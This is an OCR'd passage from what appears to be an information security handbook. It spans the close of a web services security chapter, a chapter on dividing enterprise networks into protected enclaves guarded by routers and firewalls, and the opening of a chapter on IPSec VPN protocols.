In addition, XML firewalls can look into the body of the message itself and examine it down to the tag level. It can tell if a message is an authorized one or is coming from an authorized recipient. If a federated ID system is involved, it can examine the SAML (Secure Assertion Markup Language) security token, and see if it trusts the token's creator, and then take action based on that — for example, blocking traffic, sending it to a secure environment where it can be further examined, or allowing it to pass through.

XML firewalls have other methods of protection as well. They can understand metadata about the Web service's service requestor as well as metadata about the Web service operation itself. They can gather information about the service requestor, such as understanding what role the requestor plays in the current Web service request. XML firewalls can also provide authentication, decryption, and real-time monitoring and reporting.

Web Services and Trust Models

The Web services trust framework ensures integrity in the authentication process, trusting who is vouching for whom. Good-faith trust is what contracts are about, and trust enters into a multitude of contractual arrangements. Through the Web services trust framework, the ebXML (electronic business XML) collaboration protocol profile and the agreement system enable one to make that kind of contractual

TABLE 10.2 Contracts and Legal Issues

What was agreed to?	Data security and Internet security
When was it agreed to?	Time-stamping
Who agreed to it?	Certificate security and private key security
Proof: trustworthy audit trails	System security, LAN internal security, and LAN perimeter security

arrangement machine-readable. One is agreeing to certain aspects of the interaction that one is going to have on a technical level, on a machine-machine level. Trust is built by explicitly specifying what it is one is going to do.

Contracts and Legal Issues

What are the compelling legal issues driving security within Web services? Be sure to consult with a legal professional throughout the life cycle of Web services development projects. In legal matters relating to Web services, being technically astute without being legally savvy could be trouble if the legal implication of a technical vulnerability is unknown — that is, in today's environment where end-to-end security may not be technically feasible or not deployed (see Table 10.2). What security is required to contract online? Take a minimalist view.

A contract can be defined as a promise or a set of promises the law will enforce. A contract does not depend on any signature; it depends on the will of the contracting parties. Also, some feel that a digital signature in itself is not analogous to an ink signature. Some claim that it is more difficult to forge ink on a paper signature repeatedly than steal an unsecured private key on a PC (but there is ongoing debate regarding this).

This is a can of worms and obviously left to the legal experts. It is important to note that the technical experts must confer with understanding regarding the risk, the value of the transaction or application, and the legal implications of binding contracts and holistic security. Enterprises must ensure and be able to demonstrate due diligence when conducting business on the Internet utilizing Web services.

Conclusion

While Web services attempt to simplify application security architectures and bundles with integrated standards, there are still many pieces that must be consciously designed and applied to equal a secure whole! Web services offers a lot of promise to developers of Web-based E-business applications or even the enhancement of traditional interfaces to legacy or even distributed systems. There is a bigger benefit to using this technology than not using it. However, security is still an issue and a challenge, and one needs to be aware of the potential security problems that might occur.

Holes, fillers, new standards and solutions create a beacon with a clear and ever-resounding message: Proceed with caution!

Enclaves: The Enterprise as an Extranet

Bryan T. Koch, CISSP

Even in the most secure organizations, information security threats and vulnerabilities are increasing over time. Vulnerabilities are increasing with the complexity of internal infrastructures; complex structures have more single points of failure, and this in turn increases the risk of multiple simultaneous failures. Organizations are adopting new, untried, and partially tested products at ever-increasing rates. Vendors and internal developers alike are relearning the security lessons of the past — one at a time, painful lesson by painful lesson.

Given the rapid rate of change in organizations, minor or incremental improvements in security can be offset or undermined by "organizational entropy." The introduction of local area networks (LANs) and personal computers (PCs) years ago changed the security landscape, but many security organizations continued to function using centralized control models that have little relationship to the current organizational or technical infrastructures. The Internet has brought new threats to the traditional set of organizational security controls. The success of the Internet model has created a push for electronic commerce (E-commerce) and electronic business (E-business) initiatives involving both the Internet itself and the more widespread use of Internet Protocol (IP)-based extranets (private business-to-business networks).

Sophisticated, effective, and easy-to-use attack tools are widely available on the Internet. The Internet has implicitly linked competing organizations with each other, and linked these organizations to communities that are opposed to security controls of any kind. There is no reason to assume that attack tools developed in the Internet cannot or will not be used within an organization.

External threats are more easily perceived than internal threats, while surveys and studies continue to show that the majority of security problems are internal. With all of this as context, the need for a new security paradigm is clear.

The time has come to apply the lessons learned in Internet and extranet environments to one's own organization. This chapter proposes to apply Internet/extranet security architectural concepts to internal networks by creating protected *enclaves* within organizations. Access between enclaves and the enterprise is managed by *network guardians*. Within enclaves, the security objective is to apply traditional controls consistently and well. Outside of enclaves, current practice (i.e., security controls at variance with formal security policies) is tolerated (one has no choice). This restructuring can reduce some types of network security threats by orders of magnitude. Other threats remain and these must be addressed through traditional security analysis and controls, or accepted as part of normal risk/reward trade-offs.

Security Context

Security policies, procedures, and technologies are supposed to combine to yield acceptable risk levels for enterprise systems. However, the nature of security threats, and the probability that they can be successfully deployed against enterprise systems, have changed. This is partly a result of the diffusion of computer technology and computer networking into enterprises, and partly a result of the Internet.

For larger and older organizations, security policies were developed to address security vulnerabilities and threats in legacy mainframe environments. Legacy policies have been supplemented to address newer threats such as computer viruses, remote access, and e-mail. In this author's experience, it is rare for current policy frameworks to effectively address network-based threats. LANs and PCs were the first steps in what has become a marathon of increasing complexity and inter-relatedness; intranet (internal networks and applications based on IP), extranet, and Internet initiatives are the most common examples of this.

The Internet has brought network technology to millions. It is an enabling infrastructure for emerging E-business and E-commerce environments. It has a darker side, however, because it also:

- Serves as a "proving ground" for tools and procedures that test for and exploit security vulnerabilities in systems
- Serves as a distribution medium for these tools and procedures
- Links potential users of these tools with anonymously available repositories

Partly because it began as an "open" network, and partly due to the explosion of commercial use, the Internet has also been the proving ground for security architectures, tools, and procedures to protect information in the Internet's high-threat environment. Examples of the tools that have emerged from this environment include firewalls, virtual private networks, and layered physical architectures. These tools have been extended from the Internet into extranets.

In many sectors — most recently telecommunications, finance, and healthcare — organizations are growing primarily through mergers and acquisitions. Integration of many new organizations per year is challenging enough on its own. It is made more complicated by external network connectivity (dial-in for customers and employees, outbound Internet services, electronic commerce applications, and the like) within acquired organizations. It is further complicated by the need to integrate dissimilar infrastructure components (e-mail, calendaring, and scheduling; enterprise resource planning (ERP); and human resources (HR) tools). The easiest solution — to wait for the dust to settle and perform long-term planning — is simply not possible in today's "at the speed of business" climate.

An alternative solution, the one discussed here, is to accept the realities of the business and technical contexts, and to create a "network security master plan" based on the new realities of the internal threat environment. One must begin to treat enterprise networks as if they are an extranet or the Internet and secure them accordingly.

The One Big Network Paradigm

Network architects today are being tasked with the creation of an integrated network environment. One network architect described this as a mandate to "connect everything to everything else, with complete transparency." The author refers to this as the One Big Network paradigm. In this author's experience, some network architects aim to keep security at arm's length — "we build it, you secure it, and we don't have to talk to each other." This is untenable in the current security context of rapid growth from mergers and acquisitions.

One Big Network is a seductive vision to network designers, network users, and business executives alike. One Big Network will — in theory — allow new and better business interactions with suppliers, with business customers, and with end-consumers. Everyone connected to One Big Network can — in theory — reap great benefits at minimal infrastructure cost. Electronic business-to-business and electronic-commerce will be — in theory — ubiquitous.

However, one critical element has been left out of this brave new world: security. Despite more than a decade of networking and personal computers, many organizational security policies continue to target the legacy environment, not the network as a whole. These policies assume that it is possible to secure stand-alone "systems" or "applications" as if they have an existence independent of the rest of the enterprise. They assume that attackers will target applications rather than the network infrastructure that links the various parts of the distributed application together. Today's automated attack tools target the network as a whole to identify and attack weak applications and systems, and then use these systems for further attacks.

One Big Network changes another aspect of the enterprise risk/reward equation: it globalizes risks that had previously been local. In the past, a business unit could elect to enter into an outsource agreement for its




EXHIBIT 31.1 Network threats (log scale).

applications, secure in the knowledge that the risks related to the agreement affected it alone. With One Big Network, the risk paradigm changes. It is difficult, indeed inappropriate, for business unit management to make decisions about risk/reward trade-offs when the risks are global while the benefits are local.

Finally, One Big Network assumes consistent controls and the loyalty of employees and others who are given access. Study after study, and survey after survey, confirm that neither assumption is viable.

Network Security and the One Big Network Paradigm

It is possible that there was a time when One Big Network could be adequately secured. If it ever existed, that day is long past. Today's networks are dramatically bigger, much more diverse, run many more applications, connect more divergent organizations, all in a more hostile environment where the "bad guys" have better tools than ever before. The author believes that it is not possible to secure, to any reasonable level of confidence, any enterprise network for any large organization where the network is managed as a single "flat" network with "any-to-any" connectivity.

In an environment with no effective internal network security controls, each network node creates a threat against every other node. (In mathematical terms, where there are n network nodes, the number of threats is approximately n^2.) Where the organization is also on the Internet without a firewall, the effective number of threats becomes essentially infinite (see Exhibit 31.1).

Effective enterprise security architecture must augment its traditional, applications-based toolkit with *network-based tools* aimed at addressing network-based threats.

Internet Security Architecture Elements

How does one design differently for Internet and extranet than one did for enterprises? What are Internet/extranet security engineering principles?

- *Simplicity.* Complexity is the enemy of security. Complex systems have more components, more single points of failure, more points at which failures can cascade upon one another, and are more difficult to certify as "known good" (even when built from known good components, which is rare in and of itself).
- *Prioritization and valuation.* Internet security systems know what they aim to protect. The sensitivity and vulnerability of each element is understood, both on its own and in combination with other elements of the design.

- *Deny by default, allow by policy.* Internet security architectures begin with the premise that all traffic is to be denied. Only traffic that is explicitly required to perform the mission is enabled, and this through defined, documented, and analyzed pathways and mechanisms.
- *Defense in depth, layered protection.* Mistakes happen. New flaws are discovered. Flaws previously believed to be insignificant become important when exploits are published. The Internet security architecture must, to a reasonable degree of confidence, fail in ways that result in continued security of the overall system; the failure (or misconfiguration) of a single component should not result in security exposures for the entire site.
- *End-to-end, path-by-path analysis.* Internet security engineering looks at all components, both on the enterprise side and on the remote side of every transaction. Failure or compromise of any component can undermine the security of the entire system. Potential weak points must be understood and, if possible, managed. Residual risks must be understood, both by the enterprise and by its business partners and customers.
- *Encryption.* In all Internet models, and most extranet models, the security of the underlying network is not assumed. As a result, some mechanism — encryption — is needed to preserve the confidentiality of data sent between the remote users and enterprise servers.
- *Conscious choice, not organic growth.* Internet security architectures are formally created through software and security engineering activities; they do not "just happen."

The Enclave Approach

This chapter proposes to treat the enterprise as an extranet. The extranet model invokes an architecture that has security as its first objective. It means identifying what an enterprise genuinely cares about: what it lives or dies by. It identifies critical and securable components and isolates them into protected *enclaves*. Access between enclaves and the enterprise is managed by *network guardians*. Within enclaves, the security objective is to apply traditional controls consistently and well. Outside of enclaves, current practice (i.e., security controls at variance with formal security policies), while not encouraged, is acknowledged as reality. This restructuring can reduce some types of network security threats by orders of magnitude. Taken to the extreme, all business-unit-to-business-unit interactions pass through enclaves (see Exhibit 31.2).

Enclaves

The enclaves proposed here are designed to contain high-value securable elements. Securable elements are systems for which security controls consistent with organizational security objectives can be successfully designed, deployed, operated, and maintained at any desired level of confidence. By contrast, nonsecurable




EXHIBIT 31.2 Relationship of an enclave to the enterprise.

elements might be semi-autonomous business units, new acquisitions, test labs, and desktops (as used by telecommuters, developers, and business partners) — elements for which the cost, time, or effort required to secure them exceeds their value to the enterprise.

Within a secure enclave, every system and network component will have security arrangements that comply with the enterprise security policy and industry standards of due care. At enclave boundaries, security assurance will be provided by network guardians whose rule sets and operational characteristics can be enforced and audited. In other words, there is some level of assurance that comes from being part of an enclave. This greatly simplifies the security requirements that are imposed on client/server architectures and their supporting applications programming interfaces (APIs). Between enclaves, security assurance will be provided by the application of cryptographic technology and protocols.

Enclave membership is earned, not inherited. Enclave networks may need to be created from the ground up, with existing systems shifted onto enclave networks when their security arrangements have been adequately examined.

Enclaves could potentially contain the elements listed below:

1. Mainframes
2. Application servers
3. Database servers
4. Network gateways
5. PKI certificate authority and registration authorities
6. Network infrastructure components (domain name and time servers)
7. Directories
8. Windows "domain controllers"
9. Approved intranet Web servers
10. Managed network components
11. Internet proxy servers

All these are shared and securable to a high degree of confidence.

Network Guardians

Network guardians mediate and control traffic flow into and out of enclaves. Network guardians can be implemented initially using network routers. The routers will isolate enclave local area network traffic from LANs used for other purposes (development systems, for example, and user desktops) within the same physical space. This restricts the ability of user desktops and other low-assurance systems to monitor traffic between remote enclave users and the enclave. (Users will still have the ability to intercept traffic on their own LAN segment, although the use of switching network hubs can reduce the opportunity for this exposure as well.)

The next step in the deployment of network guardians is the addition of access control lists (ACLs) to guardian routers. The purpose of the ACLs is similar to the functionality of "border routers" in Internet firewalls — screening incoming traffic for validity (anti-spoofing), screening the destination addresses of traffic within the enclave, and to the extent possible, restricting enclave services visible to the remainder of the enterprise to the set of intended services.

Decisions to implement higher levels of assurance for specific enclaves or specific enclave-to-enclave or enclave-to-user communications can be made based on later risk assessments. Today and for the near future, simple subnet isolation will suffice.

Enclave Benefits

Adopting an enclave approach reduces network-based security risks by orders of magnitude. The basic reason is that in the modern enterprise, the number of nodes (n) is very large, growing, and highly volatile. The number of enclaves (e) will be a small, stable number. With enclaves, overall risk is on the order of $n \times e$, compared with $n \times n$ without enclaves. For large n, $n \times e$ is much smaller than $n \times n$.

Business units can operate with greater degrees of autonomy than they might otherwise be allowed, because the only data they will be placing at risk is their own data on their own networks. Enclaves allow the realignment of risk with reward. This gives business units greater internal design freedom.

Because they require documentation and formalization of network data flows, the presence of enclaves can lead to improved network efficiency and scalability. Enclaves enforce an organization's existing security policies, at a network level, so by their nature they tend to reduce questionable, dubious, and erroneous network traffic and provide better accounting for allowed traffic flows. This aids capacity planning and disaster planning functions.

By formalizing relationships between protected systems and the remainder of the enterprise, enclaves can allow faster connections to business partners. (One of the significant sources of delay this author has seen in setting up extranets to potential business partners is collecting information about the exact nature of network traffic, required to configure network routers and firewalls. The same delay is often seen in setting up connectivity to newly acquired business units.)

Finally, enclaves allow for easier allocation of scarce security resources where they can do the most good. It is far easier to improve the security of enclave-based systems by, say, 50 percent than it is to improve the overall security of all desktop systems in the enterprise by a similar amount, given a fixed resource allocation.

Limitations of Enclaves

Enclaves protect only the systems in them; and by definition, they exclude the vast majority of the systems on the enterprise network and all external systems. Some other mechanism is needed to protect data in transit between low-assurance (desktops, external business partner) systems and the high-assurance systems within the enclaves. The solution is a set of confidentiality and authentication services provided by encryption. Providing an overall umbrella for encryption and authentication services is one role of public key infrastructures (PKIs).

From a practical perspective, management is difficult enough for externally focused network guardians (those protecting Internet and extranet connectivity). Products allowing support of an enterprisewide set of firewalls are just beginning to emerge. Recent publicity regarding Internet security events has increased executive awareness of security issues, without increasing the pool of trained network security professionals, so staffing for an enclave migration may be difficult.

Risks remain, and there are limitations. Many new applications are not "firewall friendly" (e.g., Java, CORBA, video, network management). Enclaves may not be compatible with legacy systems. Application security is just as important — perhaps more important than previously — because people connect to the application. Applications, therefore, should be designed securely. Misuse by authorized individuals is still possible in this paradigm, but the enclave system controls the path they use. Enclave architecture is aimed at network-based attacks, and it can be strengthened by integrating virtual private networks (VPNs) and switching network hubs.

Implementation of Enclaves

Enclaves represent a fundamental shift in enterprise network architecture. Stated differently, they re-apply the lessons of the Internet to the enterprise. Re-architecting cannot happen overnight. It cannot be done on a cookie-cutter, by-the-book basis. The author's often-stated belief is that "security architecture" is a verb; it describes a *process*, rather than a destination. How can an organization apply the enclave approach to its network security problems? In a word, planning. In a few more words, information gathering, planning, prototyping, deployment, and refinement. These stages are described more fully below.

Information Gathering

Information is the core of any enclave implementation project. The outcome of the information-gathering phase is essentially an inventory of critical systems with a reasonably good idea of the sensitivity and criticality of these systems. Some readers will be fortunate enough to work for organizations that already have information

systems inventories from the business continuity planning process, or from recent Year 2000 activities. A few will actually have accurate and complete information. The rest will have to continue on with their research activities.

The enterprise must identify candidate systems for enclave membership and the security objectives for candidates. A starting rule-of-thumb would be that no desktop systems, and no external systems, are candidates for enclave membership; all other systems are initially candidates. Systems containing business-critical, business-sensitive, legally protected, or highly visible information are candidates for enclave membership. Systems managed by demonstrably competent administration groups, to defined security standards, are candidates.

External connections and relationships, via dial-up, dedicated, or Internet paths, must be discovered, documented, and inventoried.

The existing enterprise network infrastructure is often poorly understood and even less well-documented. Part of the information-gathering process is to improve this situation and provide a firm foundation for realistic enclave planning.

Planning

The planning process begins with the selection of an enclave planning group. Suggested membership includes senior staff from the following organizations: information security (with an emphasis on network security and business continuity specialists), network engineering, firewall management, mainframe network operations, distributed systems or client/server operations, E-commerce planning, and any outsource partners from these organizations. Supplementing this group would be technically well-informed representatives from enterprise business units.

The planning group's next objective is to determine the scope of its activity, answering a set of questions including at least:

- Is one enclave sufficient, or is more than one a better fit with the organization?
- Where will the enclaves be located?
- Who will manage them?
- What level of protection is needed within each enclave?

What is the simplest representative sample of an enclave that could be created within the current organization?

The purpose of these questions is to apply standard engineering practices to the challenge of carving out a secure enclave from the broader enterprise, and to use the outcome of these practices to make a case to enterprise management for the deployment of enclaves.

Depending on organizational readiness, the planning phase can last as little as a month or as long as a year, involving anywhere from days to years of effort.

Prototyping

Enclaves are not new; they have been a feature of classified government environments since the beginning of computer technology (although typically within a single classification level or compartment). They are the basis of essentially all secure Internet electronic commerce work. However, the application of enclave architectures to network security needs of large organizations is, if not new, at least not widely discussed in the professional literature. Further, as seen in Internet and extranet environments generally, significant misunderstandings can often delay deployment efforts, and efforts to avoid these delays lead either to downward functionality adjustments, or acceptance of additional security risks, or both.

As a result, prudence dictates that any attempt to deploy enclaves within an enterprise be done in a stepwise fashion, compatible with the organization's current configuration and change control processes. The author recommends that organizations considering the deployment of the enclave architecture first evaluate this architecture in a prototype or laboratory environment. One option for doing this is an organizational test environment. Another option is the selection of a single business unit, district, or regional office.




EXHIBIT 31.3 Initial enclave guardian configuration.

Along with the selection of a locale and systems under evaluation, the enterprise must develop evaluation criteria: what does the organization expect to learn from the prototype environment, and how can the organization capture and capitalize on learning experiences?

Deployment

After the successful completion of a prototype comes general deployment. The actual deployment architecture and schedule depends on factors too numerous to mention in any detail here. The list includes:

- *The number of enclaves.* (The author has worked in environments with as few as one and as many as a hundred potential enclaves.)
- *Organizational readiness.* Some parts of the enterprise will be more accepting of the enclave architecture than others. Early adopters exist in every enterprise, as do more conservative elements. The deployment plan should make use of early adopters and apply the lessons learned in these early deployments to sway or encourage the more change-resistant organizations.
- *Targets of opportunity.* The acquisition of new business units through mergers and acquisitions may well present targets of opportunity for early deployment of the enclave architecture.

Refinement

The enclave architecture is a concept and a process. Both will change over time: partly through organizational experience and partly through the changing technical and organizational infrastructure within which they are deployed.

One major opportunity for refinement is the composition and nature of the network guardians. Initially, this author expects network guardians to consist simply of already-existing network routers, supplemented with network monitoring or intrusion detection systems. The router will initially be configured with a minimal set of controls, perhaps just anti-spoofing filtering and as much source and destination filtering as can be reasonably considered. The network monitoring system will allow the implementers to quickly learn about "typical" traffic patterns, which can then be configured into the router. The intrusion detection system looks for known attack patterns and alerts network administrators when they are found (see Exhibit 31.3).

In a later refinement, the router may well be supplemented with a firewall, with configuration rules derived from the network monitoring results, constrained by emerging organizational policies regarding authorized traffic (see Exhibit 31.4).

Still later, where the organization has more than one enclave, encrypted tunnels might be established between enclaves, with selective encryption of traffic from other sources (desktops, for example, or selected business partners) into enclaves. This is illustrated in Exhibit 31.5.




EXHIBIT 31.4 Enclave with firewall guardian.




EXHIBIT 31.5 Enclaves with encrypted paths (dashed lines).

Conclusion

The enterprise-as-extranet methodology gives business units greater internal design freedom without a negative security impact on the rest of the corporation. It can allow greater network efficiency and better network disaster planning because it identifies critical elements and the pathways to them. It establishes security triage. The net results are global threat reduction by orders of magnitude and improved, effective real-world security.

IPSec Virtual Private Networks

James S. Tiller, CISA, CISSP

The Internet has graduated from simple sharing of e-mail to business-critical applications that involve incredible amounts of private information. The need to protect sensitive data over an untrusted medium has led to the creation of virtual private networks (VPNs). A VPN is the combination of tunneling, encryption, authentication, access control, and auditing technologies and services used to transport traffic over the Internet or any network that uses the TCP/IP protocol suite to communicate.

This chapter:

- Introduces the IPSec standard and the RFCs that make up VPN technology
- Introduces the protocols of the IPSec suite and key management
- Provides a technical explanation of the IPSec communication technology
- Discusses implementation considerations and current examples
- Discusses the future of IPSec VPNs and the industry's support for growth of the standard

History

In 1994, the Internet Architecture Board (IAB) issued a report on "Security in the Internet Architecture" (Request For Comment [RFC] 1636). The report stated the general consensus that the Internet needs more and better security due to the inherent security weaknesses in the TCP/IP protocol suite, and it identified key areas for security improvements. The IAB also mandated that the same security functions become an integral part of the next generation of the IP protocol, IPv6. So, from the beginning, this evolving standard will continually be compatible with future generations of IP and network communication technology.

VPN infancy started in 1995 with the AIAG (Automotive Industry Action Group), a nonprofit association of North American vehicle manufacturers and suppliers, and their creation of the ANX (Automotive Network eXchange) project. The project was spawned to fulfill a need for a TCP/IP network comprised of trading partners, certified service providers, and network exchange points. The requirement demanded efficient and secure electronic communications among subscribers, with only a single connection over unsecured channels. As this technology grew, it became recognized as a solution for any organization wishing to provide secure communications with partners, clients, or any remote network. However, the growth and acceptance had been stymied by the lack of standards and product support issues.

In today's market, VPN adoption has grown enormously as an alternative to private networks. Much of this has been due to many performance improvements and the enhancement of the set of standards. VPN connections must be possible between any two or more types of systems. This can be further defined in three groups:

1. Client to gateway
2. Gateway to gateway
3. Client to client

This process of broad communication support is only possible with detailed standards. IPSec (IP Security protocol) is an ever-growing standard to provide encrypted communications over IP. Its acceptance and robustness have fortified IPSec as the VPN technology standard for the foreseeable future. There are several RFCs that define IPSec, and currently there are over 40 Internet Engineering Task Force (IETF) RFC drafts that address various aspects of the standard's flexibility and growth.

Building Blocks of a Standard

The IPSec standard is used to provide privacy and authentication services at the IP layer. Several RFCs are used to describe this protocol suite. The interrelationship and organization of the documents are important to understand to become aware of the development process of the overall standard.

As Exhibit 32.1 shows, there are seven groups of documents that allow for the association of separate aspects of the IPSec protocol suite to be developed independently while a functioning relationship is attained and managed.

The Architecture is the main description document that covers the overall technology concepts and security considerations. It provides the access point for an initial understanding of the IPSec protocol suite.

The ESP (Encapsulating Security Payload) protocol (RFC 2406) and AH (Authentication Header) protocol (RFC 2402) document groups detail the packet formats and the default standards for packet structure that include implementation algorithms.

The Encryption Algorithm documents are a set of documents that detail the use of various encryption techniques utilized for the ESP. Examples of documents include DES (Data Encryption Standard RFC 1829) and Triple DES (draft-simpson-desx-02) algorithms and their application in the encryption of the data.




EXHIBIT 32.1 IETF IPSec DOI model.

The Authentication Algorithms are a group of documents describing the process and technologies used to provide an authentication mechanism for the AH and ESP protocols. Examples would be HMAC-MD5 (RFC 2403) and HMAC-SHA-1 (RFC 2404).

All of these documents specify values that must be consolidated and defined for cohesiveness into the DOI, or Domain of Interpretation (RFC 2407). The DOI document is part of the IANA assigned numbers mechanism and is a constant for many standards. It provides the central repository for values for the other documents to relate to each other. The DOI contains parameters that are required for the other portions of the protocol to ensure that the definitions are consistent.

The final group is Key Management, which details and tracks the standards that define key management schemes. Examples of the documents in this group are the Internet Security Association and Key Management Protocol (ISAKMP) and Public Key Infrastructure (PKI). This chapter unveils each of these protocols and the technology behind each that makes it the standard of choice in VPNs.

Introduction of Function

IPSec is a suite of protocols used to protect information, authenticate communications, control access, and provide non-repudiation. Of this suite there are two protocols that are the driving elements:

1. Authentication Header (AH)
2. Encapsulating Security Payload (ESP)

AH was designed for integrity, authentication, sequence integrity (replay resistance), and non-repudiation — but not for confidentiality for which the ESP was designed. There are various applications where the use of only an AH is required or stipulated. In applications where confidentiality is not required or not sanctioned by government encryption restrictions, an AH can be employed to ensure integrity, which in itself can be a powerful foe to potential attackers. This type of implementation does not protect the information from dissemination but will allow for verification of the integrity of the information and authentication of the originator. AH also provides protection for the IP header preceding it and selected options. The AH includes the following fields:

- IP Version
- Header Length
- Packet Length
- Identification
- Protocol
- Source and Destination Addresses
- Selected Options

The remainder of the IP header is not used in authentication with AH security protocol. ESP authentication does not cover any IP headers that precede it.

The ESP protocol provides encryption as well as some of the services of the AH. These two protocols can be used separately or combined to obtain the level of service required for a particular application or environmental structure. The ESP authenticating properties are limited compared to the AH due to the non-inclusion of the IP header information in the authentication process. However, ESP can be more than sufficient if only the upper layer protocols need to be authenticated. The application of only ESP to provide authentication, integrity, and confidentiality to the upper layers will increase efficiency over the encapsulation of ESP in the AH. Although authentication and confidentiality are both optional operations, one of the security protocols must be implemented. It is possible to establish communications with just authentication and without encryption or null encryption (RFC 2410). An added feature of the ESP is payload padding, which conceals the size of the packet being transmitted and further protects the characteristics of the communication.

The authenticating process of these protocols is necessary to create a security association (SA), the foundation of an IPSec VPN. An SA is built from the authentication provided by the AH or ESP protocol and becomes the primary function of key management to establish and maintain the SA between systems. Once the SA is achieved, the transport of data can commence.

Understanding the Foundation

